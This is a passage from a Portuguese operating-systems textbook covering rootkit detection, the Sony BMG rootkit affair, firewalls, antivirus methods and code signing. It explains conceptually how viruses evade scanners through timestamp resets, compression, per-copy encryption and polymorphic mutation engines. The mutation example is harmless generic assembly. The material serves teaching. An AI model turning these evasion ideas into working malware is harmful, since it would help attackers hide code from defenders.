Sob essas circunstâncias, uma das maneiras de identificar o rootkit é inicializar o computador a partir de uma mídia externa confiável, como um CD-ROM/DVD original ou um dispositivo USB. O disco pode, então, ser varrido por um programa antirootkit sem temer que o próprio rootkit interfira na varredura. Alternativamente, pode-se utilizar um resumo criptográfico de cada arquivo no sistema operacional e compará-lo a uma lista criada quando o sistema foi instalado e armazenada fora dele, onde não podia ser alterada. Se não existirem resumos criados, é possível ainda computá-los ou simplesmente comparar os arquivos a partir do CD-ROM ou DVD de instalação.

Os rootkits em bibliotecas e em programas de aplicação são mais difíceis de esconder, mas se o sistema operacional tiver sido carregado a partir de uma mídia externa e é confiável, seus resumos também podem ser comparados aos resumos anteriores armazenados no CD-ROM.

Até aqui, a discussão tem sido em torno dos rootkits passivos, que não interferem no software de detecção. Mas existem também rootkits ativos, que buscam e destroem o software de detecção de rootkits ou ao menos o modificam de forma que ele anuncie: "NENHUM ROOTKIT ENCONTRADO!". Isso requer medidas mais complicadas, mas, felizmente, nenhum rootkit tem se comportado dessa maneira.

Existem duas escolas de pensamento com relação ao que fazer depois que um rootkit é descoberto. Uma escola sugere que o administrador do sistema deva agir como um cirurgião no tratamento de um câncer: extraindo-o cuidadosamente. A outra acredita que a tentativa de remoção é muito perigosa. Podem existir pedaços ainda escondidos em outros lugares. Nessa perspectiva, a única solução é reverter para o último backup completo que se saiba livre do rootkit. Se não existirem backups disponíveis, será necessária uma nova instalação a partir do CD-ROM/DVD original.

# O rootkit Sony

Em 2005, a Sony BMG distribuiu vários CDs de áudio contendo um rootkit. Ele foi descoberto por Mark Russinovich (cofundador do site <www.sysinternals.com>, de ferramentas de administração do Windows), que na época trabalhava no desenvolvimento de um detector de rootkit e espantou-se quando encontrou um rootkit em seu próprio sistema. Ele escreveu sobre o assunto em seu blog, e a história logo se espalhou pela Internet e pela mídia de massa. Artigos científicos sobre o tema foram escritos (Arnab e Hutchison, 2006; Bishop e Frincke, 2006; Felten e Halderman, 2006; Halderman e Felten, 2006; Levine et al., 2006). Levou anos para que o furor diminuísse. A seguir, descrevemos rapidamente o que aconteceu.

Quando um usuário insere um CD no drive de um computador Windows, o sistema busca um arquivo chamado autorun.inf, que contém uma lista das ações a serem executadas — a primeira normalmente é inicializar algum programa no CD (como um assistente de instalação). Em geral, os CDs de áudio não contêm esses arquivos porque os tocadores stand-alone de CD os ignoram caso existam. Aparentemente, algum gênio na Sony achou que seria capaz de impedir a pirataria de músicas incluindo um arquivo autorun.inf em alguns de seus CDs que, quando colocados em um computador, instalavam imediata e silenciosamente um rootkit de 12 MB. Em seguida, uma licença de uso era exibida, mas não mencionava nada sobre a instalação de um programa. Enquanto a licença era exibida, o software da Sony verificava se algum dos 200 programas de cópia conhecidos estava sendo executado e, caso estivesse,

mandava o usuário fechá-lo. Caso concordasse com a licença e fechasse todos os programas de cópia, a música começaria a tocar; caso contrário, não. Mesmo se o usuário não concordasse com a licença, o rootkit permanecia instalado.

Vamos ver como o rootkit funcionava. Ele inseria no núcleo do Windows um conjunto de arquivos cujos nomes começavam com \$sys\$. Um deles era um filtro que interceptava todas as chamadas de sistema à unidade de CD-ROM e proibia todos os programas de leitura, exceto o da Sony, de lerem o CD. Essa medida tornava impossível a cópia do CD para o disco rígido (o que é ilegal, aliás). Um outro filtro interceptava todas as chamadas que liam arquivos, processos e listagens do registro e excluía todas as entradas iniciadas por \$sys\$ (mesmo dos programas que não tinham relação alguma com a Sony e com música) para esconder o rootkit. Essa é uma abordagem bastante comum para os novatos na área de criação de rootkits.

Antes de Russinovich descobrir o rootkit, este foi amplamente instalado — o que não é de se estranhar, já que eram mais de 20 milhões de CDs. Dan Kaminsky (2006) avaliou a extensão do fato e descobriu que mais de 500 mil redes mundo afora tinham sido infectadas.

Quando a notícia foi divulgada, a reação inicial da Sony foi dizer que tinha todo o direito de proteger o que fosse de sua propriedade intelectual. Em uma entrevista concedida à National Public Radio, Thomas Hesse, presidente de negócios digitais da Sony BMG, disse: "A maioria das pessoas, imagino, sequer sabe o que é um rootkit, então por que deveriam se preocupar?". Quando essa resposta começou a provocar tumulto, a Sony recuou e distribuiu um patch que removia os arquivos \$sys\$ escondidos, mas mantinha o rootkit. Com o aumento da pressão, a Sony acabou disponibilizando um desinstalador em seu site, mas, para consegui-lo, os usuários deviam fornecer um endereço de e-mail e concordar que a Sony lhes enviasse material promocional no futuro (o que a maioria denomina 'spam').

Mais adiante, descobriu-se que o desinstalador da Sony apresentava falhas técnicas que tornavam o computador infectado altamente vulnerável a ataques pela Internet. Revelou-se também que o rootkit continha código proveniente de projetos de código aberto, o que viola os direitos autorais desses programas (que permitem o uso livre do software desde que o código-fonte fosse distribuído).

Além do desastre de relações públicas sem precedentes, a Sony também enfrentou questões judiciais. O estado do Texas processou a empresa por violação das leis antispyware e por práticas comerciais enganosas (já que o rootkit era instalado mesmo quando o usuário não concordava com a licença). Mais tarde, 39 estados iniciaram ações coletivas. Em dezembro de 2006, os casos foram encerrados quando a Sony concordou em pagar 4,25 milhões de dólares, parar de incluir o rootkit em futuros CDs e conceder a cada vítima o direito de copiar três álbuns de um catálogo limitado de músicas. Em janeiro de 2007, a Sony admitiu que seu software também monitorava os hábitos musicais dos usuários e os relatava à empresa, o que violava mais uma lei americana. Em um acordo com a Comissão Federal de Comércio, a Sony concordou em pagar 150 dólares aos usuários que tiveram seus computadores danificados pelo software.

A história do rootkit da Sony foi incluída especialmente para os leitores que imaginam que o rootkit é uma curiosidade acadêmica sem implicações no mundo real. Uma busca na Internet por 'rootkit Sony' resultará em uma enorme variedade de informações adicionais.

#### 9.8 Defesas

Com problemas surgindo em todas as partes, existe alguma chance de tornar os sistemas seguros? Na verdade, sim. Nas próximas seções, vamos ver algumas maneiras de projetar e implementar sistemas de forma a aumentar sua segurança. Um dos conceitos mais importantes é o de defesa em profundidade. Basicamente, a ideia é que você deve ter múltiplas camadas de segurança, de forma que, se uma delas for violada, ainda existirão outras a serem vencidas. Imagine uma casa com uma cerca de ferro alta e pontuda a sua volta, detectores de movimento no quintal, dois cadeados de força industrial na porta da frente e um sistema de alarme computadorizado contra invasões na parte interna. Embora cada uma das técnicas tenha seu valor, para roubar a casa o ladrão teria de derrotar todas elas. Os sistemas computacionais verdadeiramente seguros são como essa casa, com múltiplas camadas de segurança. Agora, vamos falar de algumas delas. As defesas não são bem hierárquicas, mas vamos começar falando da mais geral e continuar até as mais específicas.

# 9.8.1 | Firewalls

A habilidade de conectar um computador em qualquer parte do mundo a outro também em qualquer lugar é uma vantagem complicada. Embora exista muito material valioso na Web, estar conectado à Internet expõe o computador a dois tipos de perigo: os de entrada e os de saída. Os perigos de entrada incluem os crackers tentando invadir o computador, bem como vírus, spyware e outros tipos de malware. Os perigos de saída englobam a saída de informações confidenciais, como números de cartões de crédito, senhas, declarações de impostos e todo tipo de informação corporativa.

Em consequência disso, são necessários mecanismos capazes de manter os bons bits 'dentro' e os maus bits 'fora'. Uma possibilidade é utilizar um firewall, que é simplesmente uma adaptação moderna do antigo sistema ativo de defesa medieval: cavar um fosso bem fundo ao redor do seu castelo. Esse projeto obrigava todos que entrassem ou saíssem do castelo a passar por uma única ponte levadiça onde podiam ser inspecionados pela polícia de E/S. O mesmo recurso é possível no caso das redes:

uma empresa pode ter diversas redes locais conectadas de forma arbitrária, mas todo o tráfego para dentro ou fora da empresa é forçado a passar por uma ponte eletrônica — o firewall.

Existem duas variedades básicas de firewall: os de hardware e os de software. As empresas que precisam proteger redes locais normalmente optam por firewalls de hardware; ao passo que os usuários domésticos costumam escolher os firewalls de software. Vamos falar um pouco mais sobre os firewalls de hardware, cujo modelo genérico é apresentado na Figura 9.29. Nele, a conexão (via cabo ou fibra ótica) com o provedor da rede é ligada ao firewall, que, por sua vez, é conectado à rede local. Nenhum pacote pode entrar ou sair da rede local sem a aprovação do firewall. Na prática, os firewalls sempre se combinam a roteadores, dispositivos de tradução de endereços de rede, sistemas de detecção de invasão e outras coisas, mas nosso foco aqui é a funcionalidade do firewall.

Os firewalls são configurados com regras que estabelecem o que pode passar e o que deve ficar de fora. O proprietário do firewall pode alterar as regras, normalmente por meio de uma interface Web (a maioria dos firewalls possui um minisservidor Web embutido que permite esse procedimento). No tipo mais simples de firewall, o **firewall sem estado**, o cabeçalho de cada pacote que trafega é inspecionado e o firewall decide se ele passa ou é descartado com base somente na informação do cabeçalho e nas regras do firewall. As informações no cabeçalho do pacote incluem sua origem, os endereços IP dos destinatários, as portas de origem e destino, os tipos de serviço e o protocolo. Outros campos estão disponíveis, mas raramente são avaliados pelas regras.

No exemplo mostrado na Figura 9.29, vemos três tipos de servidores, cada um com um endereço IP único no formato 207.68.160.x, onde x é 190, 191 ou 192, respectivamente. Esses são os endereços para os quais os pacotes devem ser enviados para que cheguem aos servidores. Os pacotes entrando também contêm um **número de porta** de 16 bits, o qual especifica o processo da máquina para o qual o pacote está destinado (um processo pode monitorar o tráfego de entrada de uma porta). Algumas portas têm serviços-padrão associados a elas. Em particular, a porta 80 é utilizada para a Web, a porta 25 é utilizada para e-mail e a porta 21 é utilizada para o serviço FTP (transferência de ar-

quivos), mas a maioria das outras está disponível para serviços definidos pelo usuário. Sob essas condições, o firewall deve estar configurado da seguinte maneira:

Endereço IP	Porta	Ação
207.68.160.190	80	Aceitar
207.68.160.191	25	Aceitar
207.68.160.192	21	Aceitar
*	*	Negar

Essas regras permitem que os pacotes sejam encaminhados à máquina 207.68.160,190, mas somente se estiverem destinados à porta 80; todas as outras portas dessa máquina são desabilitadas e os pacotes destinados a elas serão silenciosamente descartados pelo firewall. De modo semelhante, os pacotes podem ir para os outros dois servidores se estiverem endereçados às portas 25 e 21, respectivamente. Todo tráfego com outro destino é descartado. Exceto pelos três serviços públicos sendo oferecidos, esse conjunto de regras dificulta que um atacante obtenha acesso à rede local.

É possível, contudo, atacar uma rede local mesmo com o firewall. Se o servidor web é apache, por exemplo, e o cracker descobriu um erro neste tipo de servidor que pode ser explorado, pode ser que ele consiga enviar um URL bastante longo para 207.68.160.190 na porta 80 e forçar um transbordamento de buffer — o que lhe permitiria tomar uma das máquinas dentro do firewall e usá-la para disparar um ataque a outras máquinas na rede local.

Outro possível ataque é escrever e publicar um jogo para múltiplos jogadores e alcançar ampla aceitação. O software do jogo precisa de alguma porta para se conectar a outros jogadores e, assim, seu projetista pode escolher uma porta — a 9876, por exemplo — e dizer aos outros jogadores que modifiquem as regras do firewall de forma a permitir o tráfego de entrada e saída por essa porta. Os que abrirem essa porta ficam suscetíveis a ataques a ela, o que pode ser fácil — em especial se o jogo contém um cavalo de Troia que aceita determinados comandos remotos e os executa. Mesmo que o jogo seja legítimo, entretanto, ele pode conter erros exploráveis. Quanto maior a quantidade de portas abertas, maior a possibilidade de um ataque acontecer. Todo buraco aumenta a chance de uma invasão.

Além dos firewalls sem estado, existem os firewalls com estado, que controlam as conexões e o estado em




Figura 9.29 Uma visão simplificada de um firewall de hardware protegendo uma rede local com três computadores.

que estão. Esses firewalls são melhores no combate a certos tipos de ataque, em especial aqueles relacionados à criação de conexões. Há ainda outro tipo de firewall que implementa um IDS (intrusion detection system — sistema de detecção de intrusão) no qual o firewall inspeciona não só o cabeçalho dos pacotes, mas também seu conteúdo, em busca de material suspeito.

Os firewalls de software, algumas vezes chamados de firewalls pessoais, fazem a mesma coisa que os firewalls de hardware, mas no software. Eles agem como filtros que se conectam ao código da rede dentro do núcleo do sistema operacional e filtram os pacotes do mesmo modo que o firewall de hardware.

#### 9.8.2 Técnicas antivírus e antiantivírus

Os firewalls tentam manter os intrusos fora do computador, mas podem falhar de diversas formas, conforme descrevemos. Nesse caso, a próxima linha de defesa compreende os programas antimalware, comumente chamados de programas antivírus — embora muitos sejam capazes de combater também vermes e spyware. Os vírus tentam se esconder e os usuários tentam encontrá-los, o que leva a um jogo de gato e rato. Com relação a isso, os vírus são como rootkits, exceto pelo fato de que a maioria dos criadores de vírus enfatiza a rápida distribuição em vez de brincarem de esconde-esconde, como os rootkits. Agora, vamos ver algumas técnicas utilizadas pelos antivírus e também como Virgílio responde a elas.

#### Verificadores de virus (virus scanners)

Evidentemente, o usuário médio, comum, não vai encontrar muitos vírus, que fazem o máximo para se esconder. Para isso, o mercado desenvolveu o software antivírus. A seguir, discutiremos como esse software funciona. As empresas de software antivírus têm laboratórios nos quais cientistas trabalham por longas jornadas procurando entender novos vírus. O primeiro passo é fazer o vírus infectar um programa que não faz nada, muitas vezes chamado de arquivo cobaia (goat file), a fim de obter uma cópia do vírus em sua forma mais pura. O próximo passo é fazer uma listagem exata do código do vírus e inseri-lo em um banco de dados de vírus conhecidos. As empresas competem entre si pelo tamanho de seus bancos de dados. Inventar novos vírus, apenas para inflar seu banco de dados, não é considerado uma atitude esportiva.

Uma vez que um programa antivírus esteja instalado na máquina do cliente, a primeira coisa a fazer é verificar todos os arquivos executáveis do disco, procurando algum dos vírus que estejam no banco de dados de vírus conhecidos. A maioria das empresas de antivírus tem um site da Web, de onde os clientes podem transferir as descrições dos vírus descobertos mais recentemente para seus bancos de dados. Se o usuário tiver dez mil arquivos e o banco de dados tiver dez mil vírus, ficará evidente que é preciso um programa mais inteligente para agilizar isso.

Como pequenas variações dos vírus já conhecidos surgem a toda hora, é necessário fazer uma busca difusa; desse modo, uma mudança de 3 bytes em um vírus não o deixa escapar da detecção. Contudo, as buscas difusas não só são mais lentas que as buscas exatas, mas também podem disparar alarmes falsos, isto é, alertas sobre arquivos legítimos que podem conter algum código vagamente parecido com um vírus, como aconteceu com o Pakistan 7, há alguns anos. O que o usuário deve fazer diante da seguinte mensagem:

AVISO! O arquivo xyz.exe pode conter o vírus lahore-9x. Deseja removê-lo?

Quanto mais vírus no banco de dados e quanto mais amplo for o critério com relação a um acerto, mais alarmes falsos ocorrerão. Se houver muitos vírus, o usuário, desgostoso, desistirá da verificação. Mas se o verificador de vírus exigir que a similaridade seja muito próxima, ele poderá deixar passar algum vírus modificado. Fazer a coisa certa depende de um delicado equilíbrio heurístico. O ideal seria que o laboratório tentasse identificar algum núcleo de código no vírus que não se alterasse muito e, então, usar esse núcleo como uma assinatura do vírus em sua verificação.

Não é porque o disco foi declarado livre de vírus na última semana que ele ainda está sem vírus; portanto, o verificador de vírus deve executar com frequência. Como a verificação é lenta, é mais eficiente verificar somente os arquivos que foram alterados desde a data da última verificação. O problema é que um vírus inteligente, para evitar a detecção, volta a data-horário de um arquivo infectado para sua data-horário original. A resposta do programa antivírus a isso é verificar a data-horário em que o diretório foi modificado pela última vez. A resposta do vírus é voltar também a data-horário do diretório para a original. Esse é o início do jogo de gato e rato mencionado no início desta seção.

Outro modo que um programa antivírus tem de detectar a infecção de um arquivo é registrar e armazenar no disco os tamanhos de todos os arquivos. Se o tamanho de um arquivo cresceu desde a última verificação, ele pode estar infectado, conforme mostram as figuras 9.30(a) e (b). Contudo, um vírus mais esperto pode evitar a detecção comprimindo o programa e preenchendo o restante do arquivo com algum valor até chegar a seu tamanho original. Para que esse esquema funcione, o vírus deve conter as rotinas de compressão e descompressão, conforme mostra a Figura 9.30(c). Outra maneira de o vírus tentar escapar da detecção é garantir que sua representação no disco não seja parecida com sua representação no banco de dados do software antivírus. Uma maneira de conseguir isso é criptografar com uma chave diferente para cada arquivo infectado. Antes de fazer uma nova cópia, o vírus gera um número aleatório de 32 bits como chave criptográfica — por exemplo, fazendo um ou-exclusivo (XOR) da data/horário atual com o conteúdo das palavras de memória 72.008 e 319.992. Ele então faz o ou-exclusivo de seu código com




Figura 9.30 (a) Um programa. (b) Um programa infectado. (c) Um programa compactado infectado. (d) Um vírus criptografado. (e) Um vírus compactado com código de cifragem compactado.

essa chave, palavra por palavra, para gerar o vírus criptografado que fica armazenado no arquivo infectado, conforme ilustra a Figura 9.30(d). A chave permanece armazenada no arquivo. Por discrição, deixar a chave no arquivo não é o ideal, mas o objetivo aqui é enganar o verificador de vírus e não impedir que dedicados cientistas do laboratório antivírus façam a engenharia reversa do código. É óbvio que, para executar, o vírus deve primeiro se decriptar e, por isso, precisa que o procedimento de decriptação também esteja no arquivo.

Esse esquema ainda não é perfeito, pois os procedimentos de compressão, descompressão, criptografia e decriptação são os mesmos para todas as cópias; portanto, o programa antivírus pode usá-los como assinatura de vírus para verificá-los. Ocultar os procedimentos de compressão, descompressão e criptografia é fácil: é só criptografá-los com o restante do vírus, conforme mostra a Figura 9.30(e). Todavia, o código de decriptação não pode ser criptografado. Ele deve executar no hardware para decriptar o restante do vírus; desse modo, ele deve estar presente na forma de texto puro. Os programas antivírus sabem disso e, assim, eles caçam a rotina de decriptação.

Contudo, Virgílio gosta de ficar com a última palavra e, então, continua com o esquema que segue. Suponha que o procedimento de decriptação precise realizar o cálculo

$$X = (A + B + C - 4)$$

O código assembly mais simples para esse cálculo, para um computador genérico com pelo menos dois endereços, é mostrado na Figura 9.31(a). O primeiro endereço é a origem; o segundo é o destino; portanto, MOV A,R1 move a variável *A* para o registrador R1. O código da Figura 9.31(b) faz a mesma coisa, só que menos eficientemente, por causa das instruções NOP (nenhuma operação) entremeadas com o código real.

Mas não é só isso. Também é possível disfarçar o código criptográfico. Há muitas maneiras de representar o NOP. Por exemplo, adicionando 0 a um registrador, fazendo um OR consigo mesmo, deslocando-o 0 bit à esquerda e saltando para a próxima instrução, todos resultam em nada. Assim, o programa da Figura 9.31(c) é funcionalmente o mesmo da Figura 9.31(a). Ao copiar a si mesmo, o vírus poderia usar a Figura 9.31(c) em vez da Figura 9.31(a) e, mais tarde, continuar funcionando. Um vírus que sofre mutação a cada cópia é chamado de **vírus polimórfico**.

Agora, suponha que R5 não seja necessário nesse pedaço de código. Então, a Figura 9.31(d) é também equivalente à Figura 9.31(a). Por fim, em muitos casos é possível trocar instruções sem alterar o que o programa faz; assim, chegaremos ao outro fragmento de código da Figura 9.31(e), que é logicamente equivalente ao da Figura 9.31(a). Um pedaço de código que pode mudar uma sequência de instruções de máquina, sem alterar sua funcionalidade, é chamado de **motor de mutação**, e vírus sofisticados contêm esse recurso para mudar o decriptador a cada cópia. A mutação pode consistir na inserção de código inútil, embora prejudicial, na permuta entre instruções, na troca entre registros e na substituição de uma instrução por outra equivalente. O próprio motor de mutação pode ser oculto, criptografando a si mesmo com o corpo do vírus.

Pedir a um pobre software antivírus que perceba a transformação entre o código da Figura 9.31(a) e o código funcionalmente equivalente da Figura 9.31(e) é pedir demais, especialmente se o motor de mutação tiver muitas cartas na manga. O software antivírus pode analisar o código, para verificar o que ele faz, e então tentar simular a operação do código, mas lembre-se de que pode haver milhares de vírus e de arquivos para analisar e, portanto, não há muito tempo para testar, senão tudo ficará terrivelmente lento.

MOV A,R1	MOV A,R1	MOV A,R1	MOV A,R1	MOV A,R1
ADD B,R1	NOP	ADD #0,R1	OR R1,R1	TST R1
ADD C,R1	ADD B,R1	ADD B,R1	ADD B,R1	ADD C,R1
SUB #4,R1	NOP	OR R1,R1	MOV R1,R5	MOV R1,R5
MOV R1,X	ADD C,R1	ADD C,R1	ADD C,R1	ADD B,R1
	NOP	SHL #0,R1	SHL R1,0	CMP R2,R5
	SUB #4,R1	SUB #4,R1	SUB #4,R1	SUB #4,R1
	NOP	JMP .+1	ADD R5,R5	JMP .+1
	MOV R1,X	MOV R1,X	MOV R1,X	MOV R1,X
			MOV R5,Y	MOV R5,Y
(a)	(b)	(c)	(d)	(e)

Figura 9.31 Exemplos de um vírus polimórfico.

Vale ainda mencionar que o armazenamento na variável Y foi feito apenas para dificultar a detecção do fato de que o código relacionado a R5 é um código nulo, isto é, não faz nada. Se outros fragmentos de código lerem e escreverem em Y, o código parecerá perfeitamente legítimo. Um motor de mutação bem escrito, que gere bons códigos polimórficos, pode causar pesadelos aos programadores de software antivírus. O único lado bom disso é que esse motor é difícil de programar; desse modo, todos os amigos de Virgílio usam o código dele, o que significa que não há muitos códigos diferentes em circulação... ainda.

Até agora, falamos apenas sobre tentar reconhecer os vírus em arquivos executáveis infectados. Além desses arquivos, os verificadores de vírus devem inspecionar o MBR, os setores de inicialização, a lista de setores ruins, a flash ROM, a memória CMOS etc. Mas o que fazer se houver um vírus residente em memória executando? Ele não será detectado. Pior ainda: suponha que o vírus em execução esteja monitorando todas as chamadas de sistema. Ele pode facilmente detectar que o programa antivírus está lendo o setor de inicialização (procurando por um vírus). Para enganar o programa antivírus, o vírus não faz a chamada de sistema. Em vez disso, ele apenas retorna o verdadeiro setor de inicialização que está oculto na lista de setores ruins. Ele também faz um lembrete para reinfectar todos os arquivos quando o verificador de vírus terminar seu trabalho.

Para impedir que um vírus o engane, o programa antivírus pode fazer leituras físicas no disco, sem passar pelo sistema operacional. Contudo, isso requer que os drivers de dispositivos para IDE, SCSI e outros discos comuns estejam embutidos no software antivírus, tornando o programa antivírus menos portátil e sujeito a falhas em computadores que usam discos incomuns. Além disso, como a leitura não está passando pelo sistema operacional, é possível ler o setor de inicialização, porém não haverá como ler os arquivos executáveis. Há ainda o perigo de o vírus produzir dados forjados também sobre os arquivos executáveis.

#### Verificadores de integridade

Uma abordagem completamente diferente de detecção de vírus é a **verificação de integridade**. Um programa antivírus que funciona dessa maneira primeiro procura pelo vírus no disco rígido. Uma vez convencido de que o disco está limpo, ele calcula uma soma de verificação (checksum) para cada arquivo executável. O algoritmo para esse cálculo pode ser algo tão simples quanto tratar o texto do programa como palavras inteiras de 32 ou 64 bits e somá-las — o que também pode resultar em um resumo criptográfico quase impossível de ser revertido. Da próxima vez que executar, ele recalculará todas as somas de verificação e conferirá se são as mesmas que estão no arquivo de soma de verificação. Um arquivo infectado aparecerá imediatamente.

O problema é que Virgílio não leva isso muito a sério. Ele pode escrever um vírus que remova o arquivo de soma de verificação. Pior ainda, ele pode escrever um vírus que calcule a soma de verificação do arquivo infectado e substitua a antiga soma, no arquivo de soma de verificação. Para se proteger contra esse tipo de comportamento, o programa antivírus pode tentar ocultar o arquivo de soma de verificação, mas isso talvez não funcione muito bem, pois Virgílio pode estudar detalhadamente o programa antivírus antes de escrever o vírus. Uma ideia melhor é criptografá-lo para deixar a adulteração mais fácil de detectar. O ideal seria que a criptografia envolvesse o uso de um cartão inteligente, com uma chave armazenada externamente e que os programas não pudessem obtê-la.

#### Verificadores de comportamento

Uma terceira estratégia usada pelo software antivírus é o verificador de comportamento. Nessa abordagem, o programa antivírus fica residente em memória enquanto o computador estiver executando e captura todas as chamadas de sistema. A ideia é monitorar todas as atividades e tentar capturar qualquer coisa que pareça suspeita. Por exemplo, nenhum programa normal deveria tentar sobrescrever o setor de inicialização; portanto, uma tentativa de fazê-lo quase que certamente parte de um vírus. Da mesma maneira, alterar a memória flash é altamente suspeito.

Mas há ainda casos cuja decisão não é tão clara. Por exemplo, sobrescrever um arquivo executável não é uma coisa comum — a não ser para um compilador. Se o software antivírus detecta essa escrita e emite um alerta, com sorte o usuário pode saber se sobrescrever um arquivo executável faz sentido no contexto do seu trabalho atual. Da mesma maneira, sobrescrever um arquivo .doc com um

novo documento repleto de macros não é necessariamente o trabalho de um vírus. No Windows, os programas podem se desvencilhar de seu arquivo executável e permanecer residentes na memória, usando uma chamada de sistema especial. Novamente, isso pode ser legítimo, mas um alerta ao usuário seria útil.

Os vírus não ficam obrigatoriamente passivos em algum lugar, esperando que um programa antivírus os extermine, como o gado sendo levado para o matadouro. Eles podem lutar. Pode ocorrer uma batalha interessante se um vírus e um antivírus residentes em memória se encontrarem no mesmo computador. Há alguns anos, existia um jogo chamado Core Wars, no qual dois programadores se enfrentavam despejando um programa no espaço de endereçamento livre. Os programas, por sua vez, exploram a memória, com o objetivo de localizar e exterminar seu programa oponente antes que ele o extermine. O confronto vírus-antivírus se parece com esse jogo, só que o campo de batalha é a máquina de alguns pobres usuários que, na verdade, não querem que isso ocorra. Pior ainda, o vírus tem uma vantagem, pois seu escritor pode descobrir muito sobre seu programa antivírus apenas comprando uma cópia dele. Claro, uma vez que o vírus esteja lá, a equipe de antivírus pode alterar seu código, forçando Virgílio a comprar uma nova cópia.

#### Prevenção contra vírus

Toda boa história precisa de uma moral. A moral desta é *Melhor prevenir que remediar.* 

Evitar os vírus desde o princípio é mais fácil que tentar se livrar deles quando o computador estiver infectado. A seguir, eis algumas orientações para usuários individuais, mas também há algumas coisas que a indústria em geral pode fazer para reduzir consideravelmente o problema.

O que os usuários podem fazer para evitar uma infecção por vírus? Primeiro, escolher um sistema operacional que ofereça um alto grau de segurança, com uma fronteira bem definida entre o modo núcleo e o modo usuário e com senhas de acesso ao sistema separadas para cada usuário e para o administrador do sistema. Sob essas condições, um vírus que adentre não consegue infectar os arquivos binários do sistema.

Em segundo lugar, instalar somente softwares originais, comprados de um fabricante confiável. Isso ajuda bastante, mas não é sinônimo de garantia plena, pois têm ocorrido casos nos quais funcionários descontentes incluíram vírus em um produto comercial. Transferir software, de sites da Web ou de BBS, é um comportamento de risco.

Em terceiro lugar, comprar um bom pacote de software antivírus e usá-lo conforme as orientações. Certifique-se de obter as atualizações do site do fabricante.

Em quarto, não clicar em anexos de mensagens eletrônicas e dizer às pessoas para não enviar mensagens com anexos. Enviar mensagens como um texto puro ASCII sempre é seguro, mas os anexos podem iniciar um vírus, quando abertos.

Em quinto, frequentemente faça backups dos principais arquivos em um meio externo, como disco flexível, CD regravável ou fita. Mantenha várias gerações de cada arquivo em diferentes meios de backup. Desse modo, se um vírus for descoberto, haverá como restaurar os arquivos em suas versões anteriores à infecção. Restaurar o arquivo infectado de ontem não ajuda, mas restaurar a versão da última semana pode ajudar.

Finalmente, em sexto, resistir à tentação de copiar e executar atraentes programas gratuitos de uma fonte desconhecida. Talvez exista uma razão para serem gratuitos — o produtor quer que seu computador se junte a seu exército particular de zumbis. A execução de um programa desconhecido dentro de uma máquina virtual é segura caso você possua software para tal.

A indústria também pode levar as ameaças dos vírus mais a sério e alterar algumas práticas perigosas. Primeiro, fazer sistemas operacionais simples. Quanto mais adornos, mais buracos na segurança. Esse é um fato da vida.

Em segundo lugar, esquecer os conteúdos ativos. Do ponto de vista da segurança, isso é um desastre. Visualizar um documento que alguém envia não exige que o programa desse alguém esteja executando. Os arquivos JPEG, por exemplo, não contêm programas e, assim, não abrigam vírus. Todos os documentos deveriam funcionar desse modo.

Em terceiro, deveria haver uma maneira de proteger seletivamente cilindros específicos do disco contra a escrita, a fim de impedir que os vírus infectassem os programas que estivessem nesses cilindros. Essa proteção poderia ser implementada por um mapa de bits dentro do controlador, apresentando os cilindros protegidos contra escrita. O mapa só deveria ser alterável quando o usuário movesse uma chave mecânica no painel frontal do computador.

Em quarto, a memória flash é uma boa ideia, mas só deveria ser possível alterá-la movendo-se uma chave externa, algo que somente ocorresse quando o usuário estivesse consciente de estar instalando uma atualização do BIOS. Claro, nada disso será levado a sério enquanto não surgir um vírus realmente poderoso. Por exemplo, um vírus que atinja o mundo financeiro e zere todas as contas bancárias. Obviamente, seria tarde demais.

# 9.8.3 Assinatura de código

Uma abordagem completamente diferente para manter longe o malware (lembre-se: defesa em profundidade) é executar somente softwares não modificados de fornecedores confiáveis. Uma pergunta que surge rapidamente é como o usuário pode saber se o software vem mesmo do fornecedor citado e como pode garantir que não foi modificado desde que saiu da fábrica. Essa questão é especialmente importante quando copiamos o software de lojas virtuais

de reputação desconhecida ou quando copiamos controles ActiveX de sites. Se o controle ActiveX vem de um fabricante conhecido, é possível que não contenha um cavalo de Troia, por exemplo, mas como saber ao certo?

Uma maneira amplamente empregada é utilizar uma assinatura de código, conforme descrito na Seção 9.2.4. Se o usuário executa somente programas, plugins, drivers, controles ActiveX e outros tipos de software que foram escritos e assinados por fontes confiáveis, as chances de se meter em problemas serão muito menores. A consequência de agir assim, entretanto, é que o novo jogo gratuito e lindo da Snarky Software provavelmente é uma promessa boa demais para ser verdadeira e não vai passar no teste de assinatura, pois você não sabe quem está por trás dele.

A assinatura de código baseia-se na cifragem de chave pública. Um fornecedor de software gera um par (formado por uma chave pública e uma chave particular), torna a primeira pública e guarda cuidadosamente a segunda. Para assinar determinado software, o fornecedor primeiro processa uma função de resumo do código para obter um número de 128, 160 ou 256 bits, dependendo do que se utiliza — MD5, SHA-1 ou SHA-256. Em seguida, ele assina o valor do resumo cifrando-o com sua chave particular (na verdade, decifrando-a conforme mostrado na Figura 9.2). Essa assinatura acompanha o software onde ele for.

Quando o usuário adquire o software, a função de resumo é aplicada a ele e o resultado é salvo. Ele, então, decifra a assinatura que o acompanha utilizando a chave pública do fornecedor e compara o que o fornecedor diz ser a função de resumo com o que acaba de processar. Se forem correspondentes, o software é considerado verdadeiro. Caso contrário, ele é rejeitado como falso. A matemática envolvida dificulta muitíssimo a alteração do software por parte de qualquer pessoa, de modo que a função de resumo do programa será equivalente àquela obtida pela decifragem da assinatura genuína. É igualmente difícil gerar uma nova assinatura falsa que seja correspondente sem que se tenha a chave particular. O processo de assinatura e verificação é mostrado na Figura 9.32.

